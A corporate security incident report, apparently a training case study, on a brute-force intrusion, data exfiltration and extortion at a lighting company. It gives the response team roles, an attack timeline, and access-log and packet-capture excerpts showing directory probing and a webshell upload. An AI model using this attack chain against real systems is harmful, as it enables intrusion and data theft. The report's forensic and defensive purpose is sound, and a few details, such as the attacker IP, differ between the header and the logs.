SECURITY INCIDENT REPORT

REPORTED BY: Felipe Rincon

DATE OF REPORT: 14/06/2024

TITLE / ROLE: Cyber Security Analyst

INCIDENT NO.: 000054

INCIDENT ASSESSMENT: **NEGLIGIBLE:** □ **MINOR:** □ **SIGNIFICANT:** □ **CRITICAL:** ☒

INFORMATION SECURITY INCIDENT INFORMATION

DATE OF INCIDENT: **19/02/2022**

TIME OF INCIDENT: **22:00**

INCIDENT MANAGER: Leo Dan

TITLE / ROLE: IT Project Manager

PHONE: 782-2458631

EMAIL: leod@premiumhs.ca

LOCATION: **Toronto**

Incident Response Procedure*:* The purpose is outlining the steps to be followed in a brute force attack with potential exfiltration, including the activation of the playbook for it.

INCIDENT TYPE: Brute force attack / exfiltration / Extorsion claim

NO. OF HOSTS AFFECTED: 4

SOURCE IP ADDRESS: 138.69.92.163

Affected IP ADDRESS: 134.122.33.221 / 10.10.1.3

COMPUTER / HOST: NS001

OPERATING SYSTEM: Windows Server

OTHER APPLICATIONS: SQL Database

INCIDENT DESCRIPTION:

A security incident occurred involving unauthorized access to our system. The Attacker possible gained access through a brute force attack, and then could extracted sensitive information from the database, now they claimed to possess sensitive information.

EXECUTIVE SUMMARY:

On Tuesday June 12, Premium House Lights Inc. received an extortion email claiming possession of sensitive customer data. The malicious communication demanded a ransom of 10 BTC by a specified deadline, threatening to release the data publicly if the demand was not met. This report details the investigation, analysis, and response to this incident, providing recommendations to enhance future security measures.

Table of Contents

RESULTING DAMAGE:

Data Exfiltration – The data breaches resulting in unauthorized access to sensitive information, with a potential compromise of our systems and data, risky a reputational damage and loss of customer trust.

IMMEDIATE ACTION TAKEN:

1. Isolate affected servers and workstations from the Network, and activate incident response plan.
2. Collect system and network logs, and relevant data to conducted a forensic analysis to determine the extent of the breach.
3. Notified relevant stakeholders about the incident.

PLANNED ACTION AND RESULTING PREVENTATIVE MEASURES:

1. Implementing employee training sessions on enhance passwords security policy.
2. Implement additional security measures. (See recovery apart)
3. Conducting a comprehensive review of security protocols and procedures to prevent similar incidents in the future.

INFORMATION SECURITY INCIDENT INFORMATION SHARING		
DEPARTMENT REQUIRING NOTIFICATION	**POINT OF CONTACT**	**DATE OF NOTIFICATION**
Incident response Specialist	johnbb@premiumhs.ca	12/06/2024
Network Management Team	nunoc@premiumhs.ca	12/06/2024
IT Security team	christak@premiumhs.ca	12/06/2024

REPORTING STAFF NAME: Felipe Rincon

SUPERVISOR SIGNATURE: ______________________

DATE: 12/06/2024


1. **Preparation –** The following Incident response team CSIRT, with defined roles and responsibilities, had Develop and maintain an incident response plan for a brute force attack, with a possible info exploitation, outlining procedures for detection, containment, eradication, and recovery. Also, establish a response team comprising members, with defined roles and responsibilities.

Roles	In charge	Contact Info	Responsibilities
IT Project Manager	Leo Dan	leod@premiumhs.ca 416-2458631	• Overall responsibility for the Incident response plan and process. • Ensure organizational awareness and support for key decisions. • Reporting to the executive suite and in charge of any executive decision.
Network Analyst	Nuno Chat	nunoc@premiumhs.ca 416-2435627	• Provide regular awareness training to employees, emphasizing the importance of identifying and reporting suspicious activity. • Network monitoring in core points as routers, switches, IPS and firewalls. • Ensure for communication stakeholders flow in a timely manner.
IT Security specialist	Christa Kane	christak@premiumhs.ca 416-2463957	• Intervention on tactical response and containment efforts. • Identify and provides threat intelligent support.


			• Developing mitigation strategies for further monitoring, and event management solution (SIEM).
Forensic Specialist	Jay Pinto	jaypin@premiumhs.ca 647-2448563	• Brute force attack technical analysis. • Documentation, collection and preservation.

- **Instrumentation -** Develop and maintain a big picture of the Premium light house infrastructure (Systems, Network, cloud platform and host), by implementing tools and sensor detection to monitoring the capability of the system, *1. "Federal Government Cybersecurity Incident & Vulnerability Response Playbooks"*
- **Internal and external communication -** Process developer for internal incident response, including escalation paths, standard and custom protocols, and coordination with communication to external stakeholders such as law enforcement and regulatory agencies.

IR PLAYBOOK - The purpose on this procedure, is how to activate the incident playbook, including notifying key stakeholders and initiating response actions. **Consequences of non-compliance this Playbook –** Incorrect or delayed activation of the incident playbook can result in ineffective response efforts and increased impact from the brute force attack.



2. **Analyze –** To classified the severity level for effective response prioritization, in the case of exploitation for a brute force attack, we need a permanent monitoring for unusual DNS request activity, antivirus-endpoints alerts and intrusion detection system DNS or Intrusion detection System IDS alert. If at least one of the previous items have any IoC, the incident has begun.
    - Identify brute force patterns
    - Review and examinate access logs, file attachments and command and control in the server, looking for IoC.
    - Look for unauthorized access, data exfiltration or lateral movement within the network, for the first hand, this information can be extracted from the system loggings.



```
136.243.111.17 - - [19/Feb/2022:21:56:11 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecke
138.201.202.232 - - [19/Feb/2022:21:56:13 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechec
138.201.202.232 - - [19/Feb/2022:21:56:13 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechec
138.201.202.232 - - [19/Feb/2022:21:56:13 -0500] "GET /?_escaped_fragment_= HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1
138.201.202.232 - - [19/Feb/2022:21:56:13 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechec
138.201.202.232 - - [19/Feb/2022:21:56:15 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechec
138.201.202.232 - - [19/Feb/2022:21:56:17 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechec
138.201.202.232 - - [19/Feb/2022:21:56:21 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechec
136.243.111.17 - - [19/Feb/2022:21:57:37 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecke
138.201.202.232 - - [19/Feb/2022:21:57:39 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechec
138.201.202.232 - - [19/Feb/2022:21:57:40 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechec
138.68.92.163 - - [19/Feb/2022:21:58:22 -0500] "GET /randomfile1 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0;
138.68.92.163 - - [19/Feb/2022:21:58:22 -0500] "GET /frand2 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Wind
138.68.92.163 - - [19/Feb/2022:21:58:22 -0500] "GET /index HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windo
138.68.92.163 - - [19/Feb/2022:21:58:22 -0500] "GET /archive HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Win
138.68.92.163 - - [19/Feb/2022:21:58:22 -0500] "GET /02 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows
138.68.92.163 - - [19/Feb/2022:21:58:22 -0500] "GET /register HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Wi
```

Figure 1

From the previous access log screen on the system, we can see the multiple requests to the server coming from the same Site CheckerBotCrawler, that is a string agent that used automate bots sending several trying connections in order to find vulnerabilities into a Network.

Detection - With a potential incident in place, develop a detection method to identify if the network has been breached due to a brute force attack. It is necessary enter to check the:

Incident Timeline - The timeline is being shown, coming from the indicator of attack until the potential attackers leaving the Network, having place on February 19 of 2022 EST.

21:56:13 - Reconnaissance the attack, with First contact with the public site http://sitechecker.pro, in a attempt request from the IP address 136.243.111.17. (see figure 1)

21:57:37 - A bot is used to test vulnerabilities on the system by getting requests, by getting 404 HTTP protocol, until uploading a successful response with a 200 code. (See Figure 4)

21:59:04 - The attacker uploaded a phyton code to the server, which used a reverse shell, to gain remote access to the system. (Figure 4)

21:59:55 - Established a connection from the server and performed a brute force attack. (Figure 5/6)

22:00:19 - They gained access to the database guessing the password. (Figure 9/10)

22:01:45 - Attacker performed a series of queries and optained a database dump, for data exfiltration pruporses. (Figure 11)

22:02:26 - The database dump is transfer to a remote server under the fierce@178.62.228.28. (Figure 12)

22:02:38 - The intruder loging out of the system. (Figure 13)

22:02:44 - A free access PHP webshell was left on the system, acting as a backdoor to have possible further access. (Figure 13)


Post Attack events.

- 12/06/2024 11:20: Extortion email received by Customer Support mailbox.
- 12/06/2024 13:40: Incident reported to the Cyber Security team.
- 12/06/2024 14:15: Initial investigation and data collection initiated.
- 12/06/2024 14:45: Analysis of network traffic, access logs, and database files commenced.
- 12/06/2024 16:20: Preliminary findings reviewed with the management team.
- 13/06/2024 10:15: Containment and remediation steps implemented.
- 13/06/2024 14:45: Post-incident review and recommendations compiled.

Technical Analysis.

Origin: to research over the source of the breaches, we need back before, the extortion email received in June 12 2024, claimed data theft and provided a snippet of the customer database.

At the moment to review the access log, as show the figure 1, we can detect unusual behaviour about multiple requests from unknown domains, in this case, it is necessary, continue with deep research on the Wireshark webserver packets. (For Wireshark artifact analysis, the captures come with the PST time zone, -3 hours from the EST is the official time for this report).



```
              Source          Destination     Protocol  Length Info
:57:36.866352 134.122.33.221  136.243.111.17  TCP           56 443 → 48796 [RST, ACK] Seq=1 Ack=1 Win=0 Len
:57:37.643863 136.243.111.17  134.122.33.221  TCP           76 41838 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=
:57:37.643916 134.122.33.221  136.243.111.17  TCP           76 80
:57:37.763510 136.243.111.17  134.122.33.221  TCP           68 418
:57:37.763511 136.243.111.17  134.122.33.221  HTTP         316 GET
:57:37.763623 134.122.33.221  136.243.111.17  TCP           68 80
:57:37.764141 134.122.33.221  136.243.111.17  HTTP         559 HTT
:57:37.883700 136.243.111.17  134.122.33.221  TCP           68 418
:57:37.886154 136.243.111.17  134.122.33.221  TCP           68 418
:57:37.886268 134.122.33.221  136.243.111.17  TCP           68 80
:57:38.005486 136.                                             418

s on wire (2528 bits), 316 bytes captured (2528 bits)
pe: Linux cooked-mode capture v1 (25)
b 19, 2022 18:57:37.763511000 Pacific Standard Time
: Feb 20, 2022 02:57:37.763511000 UTC
```

Wireshark · Packet 100 · phl_webserver.pcap

```
> Frame 100: 316 bytes on wire (2528 b
> Linux cooked capture v1
> Internet Protocol Version 4, Src: 13
> Transmission Control Protocol, Src P
v Hypertext Transfer Protocol
  > GET / HTTP/1.1\r\n
    User-Agent: SiteCheckerBotCrawler
    Accept-Charset: UTF-8\r\n
    Accept: text/html,application/xht
    Accept-Encoding: gzip\r\n
    Host: 134.122.33.221\r\n
    Connection: Keep-Alive\r\n
    \r\n
```


phl_webserver.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
tcp.port == 80 and tcp.flags.syn == 1 and tcp.flags.ack == 0

No.  Time                       Source          Destination     Protocol  Length Info
 74  2022-02-19 18:57:36.226676 172.70.205.130  134.122.33.221  TCP       68 37215 → 80 [SYN] Seq=0 Win=65535 Len=0 M
 80  2022-02-19 18:57:36.297206 .70.205.130     134.122.33.221  TCP       68 31199 → 80 [SYN] Seq=0 Win=65535 Len=0 M
 86  2022-02-19 18:57:36.367334 .70.205.130     134.122.33.221  TCP       68 34281 → 80 [SYN] Seq=0 Win=65535 Len=0 M
 97  2022-02-19 18:57:37.643863 .243.111.17     134.122.33.221  TCP       76 41838 → 80 [SYN] Seq=0 Win=29200 Len=0 M
107  2022-02-19 18:57:39.24402  201.202.2…      134.122.33.221  TCP       76 39294 → 80 [SYN] Seq=0 Win=29200 Len=0 M
115  2022-02-19 18:57:40.174141 .201.202.2…     134.122.33.221  TCP       76 39398 → 80 [SYN] Seq=0 Win=29200 Len=0 M
164  2022-02-19 18:58:12.655936 138.68.92.163   134.122.33.221  TCP       60 46342 → 80 [SYN] Seq=0 Win=1024 Len=0 MS
339  2022-02-19 18:58:22.152068 138.68.92.163   134.122.33.221  TCP       76 54944 → 80 [SYN] Seq=0 Win=64240 Len=0 M
554  2022-02-19 18:58:32.165973 138.68.92.163   134.122.33.221  TCP       76 54946 → 80 [SYN] Seq=0 Win=64240 Len=0 M
745  2022-02-19 18:58:55.612427 138.68.92.163   134.122.33.221  TCP       76 54948 → 80 [SYN] Seq=0 Win=64240 Len=0 M
786  2022-02-19 18:59:04.073598 138.68.92.163   134.122.33.221  TCP       76 54950 → 80 [SYN] Seq=0 Win=64240 Len=0 M
844  2022-02-19 18:59:45.025086 10.10.1.2       10.10.1.2       TCP       76 33200 → 80 [SYN] Seq=0 Win=65495 Len=0 M
```

Figure 2

Executing filter like flag look up and the suspicious IP addresses as source. We can see on the access data logs (figure 1), a series of request were sent from the IP address 136.243.111.17, checking on the webserver IP 134.122.33.221 with get command for flaws. In the subsequent screen, we have a new adversary on game, the IP 138.68.92.163 testing every port until it finds 80 open and responding, looking for the handshake.



2/93 security vendors flagged this IP address as malicious

136.243.111.17 (136.243.0.0/16)
AS 24940 (Hetzner Online GmbH)

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.


Security vendors' analysis

Do you want to autom

Antiy-AVL	Malicious	MalwareURL	Malware

Figure 3

Checking the first IP136.243.111.17 in VirusTotal, let us know that It's comes from Germany and has 2 malicious report for using http request, instead of https authentication helps to prevent common threats like phishing and man-in-the-middle attacks targeting unencrypted connection. *2" HTTP vs. HTTPS: Differences, Benefits, and Migration Tips",* after of checking the URL domain http://sitechecker.pro, as well, it didn't show any malicious activity reported.


phl_webserver.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Linux cooked-mode capture
Packet type
Link-layer address

http.response and tcp.port == 80


```
No.  Time                        Source          Destination     Protocol  Length Info
 380 2022-02-19 18:58:23.722676  134.122.33.221  138.68.92.163   HTTP      505 HTTP/1.1 404 Not Found  (text/htm
 382 2022-02-19 18:58:23.820829  134.122.33.221  138.68.92.163   HTTP      505 HTTP/1.1 404 Not Found  (text/htm
 384 2022-02-19 18:58:23.920301  134.122.33.221  138.68.92.163   HTTP      505 HTTP/1.1 404 Not Found  (text/htm
 386 2022-02-19 18:58:24.018406  134.122.33.221  138.68.92.163   HTTP      505 HTTP/1.1 404 Not Found  (text/htm
 388 2022-02-19 18:58:24.116426  134.122.33.221  138.68.92.163   HTTP      505 HTTP/1.1 404 Not Found  (text/htm
 390 2022-02-19 18:58:24.214453  134.122.33.221  138.68.92.163   HTTP      505 HTTP/1.1 404 Not Found  (text/htm
 392 2022-02-19 18:58:24.312605  134.122.33.221  138.68.92.163   HTTP      505 HTTP/1.1 404 Not Found  (text/htm
 394 2022-02-19 18:58:24.410713  134.122.33.221  138.68.92.163   HTTP      505 HTTP/1.1 404 Not Found  (text/htm
 396 2022-02-19 18:58:24.508624  134.122.33.221  138.68.92.16
 398 2022-02-19 18:58:24.606718  134.122.33.221  138.68.92.16
 400 2022-02-19 18:58:24.704823  134.122.33.221  138.68.92.163   HTTP      505 HTTP/1.1 404 Not Found  (text/htm
 402 2022-02-19 18:58:24.802876  134.122.33.221  138.68.92.163   HTTP      505 HTTP/1.1 404 Not Found  (text/htm

> Frame 120: 559 bytes on wire (4472 bits), 559 bytes captured (4472 bits)
> Linux cooked capture v1
> Internet Protocol Version 4, Src: 134.122.33.221, Dst: 138.201.202.232
> Transmission Control Protocol, Src Port: 80, Dst Port: 39398, Seq: 1, Ack
v Hypertext Transfer Protocol
  > HTTP/1.1 200 OK\r\n
    Date: Sun, 20 Feb 2022 02:57:40 GMT\r\n
    Server: Apache/2.4.41 (Ubuntu)\r\n
```

```
163  134.122.33.221  HTTP   195 GET /upload.php HTTP/1.1
.221 138.68.92.163   HTTP   555 HTTP/1.1 200 OK  (text/html)
163  134.122.33.221  HTTP   190 GET /flash HTTP/1.1
.221 138.68.92.163   HTTP   505 HTTP/1.1 404 Not Found  (te
163  134.122.33.221  HTTP   187 GET /48 HTTP/1.1
.221 138.68.92.163   HTTP   505 HTTP/1.1 404 Not Found  (te
163  134.122.33.221  HTTP   191 GET /portal HTTP/1.1
.221 138.68.92.163   HTTP   505 HTTP/1.1 404 Not Found  (te
163  134.122.33.221  HTTP   191 GET /design HTTP/1.1
.221 138.68.92.163   HTTP   505 HTTP/1.1 404 Not Found  (te
163  134.122.33.221  HTTP   204 GET /uploads/randomfile1 HT
.221 138.68.92.163   HTTP   505 HTTP/1.1 404 Not Found  (te
163  134.122.33.221  HTTP   199 GET /uploads/frand2 HTTP/1.1
.221 138.68.92.163   HTTP   505 HTTP/1.1 404 Not Found  (te
163  134.122.33.221  HTTP   193 GET /uploads/ HTTP/1.1
.221 138.68.92.163   HTTP  1183 HTTP/1.1 200 OK  (text/html)
163  134.122.33.221  HTTP   154 GET /uploads/ HTTP/1.1
.221 138.68.92.163   HTTP  1183 HTTP/1.1 200 OK  (text/html)
163  134.122.33.221  HTTP   589 POST /uploads/shell.php HTTP
.221 138.68.92.163   HTTP  2723 HTTP/1.1 200 OK  (text/html)

183 bytes captured (9464 bits
.221, Dst: 138.68.92.163
 Dst Port: 54946, Seq: 38162,
```

```
> HTTP/1.1 200 OK\r\n
  Date: Sun, 20 Feb 2022 02:58:40 GMT\r\n
  Server: Apache/2.4.41 (Ubuntu)\r\n
  Vary: Accept-Encoding\r\n
> Content-Length: 944\r\n
  Content-Type: text/html;charset=UTF-8\r\n
  \r\n
  [HTTP response 88/88]
  [Time since request: 0.000499000 seconds]
  [Prev request in frame: 736]
  [Prev response in frame: 737]
  [Request in frame: 738]

0010  45 00 04 8f 26 6b 40 00  40 06 80 bf 86 7a
0020  8a 44 5c a3 00 50 d6 a2  41 e7 f3 7e a8 e4
0030  80 18 01 f6 93 c0 00 00  01 01 08 0a f1 f2
0040  3e d8 52 e3 48 54 54 50  2f 31 2e 31 20 32
0050  20 4f 4b 0d 0a 44 61 74  65 3a 20 53 75 6e
0060  32 30 20 46 65 62 20 32  30 32 32 20 30 32
0070  38 3a 34 30 20 47 4d 54  0d 0a 53 65 72 76
0080  3a 20 41 70 61 63 68 65  2f 32 2e 34 2e 34
0090  28 55 62 75 6e 74 75 29  0d 0a 56 61 72 79
00a0  41 63 63 65 70 74 2d 45  6e 63 6f 64 69 6e
00b0  0a 43 6f 6e 74 65 6e 74  2d 4c 65 6e 67 74
00c0  20 39 34 34 0d 0a 43 6f  6e 74 65 6e 74 2d
00d0  70 65 3a 20 74 65 78 74  2f 68 74 6d 6c 3b
00e0  61 72 73 65 74 3d 55 54  46 2d 38 0d 0a 0d
00f0  21 44 4f 43 54 59 50 45  20 48 54 4d 4c 20
0100  42 4c 49 43 20 22 2d 2f  2f 57 33 43 2f 2f
```

Figure 4

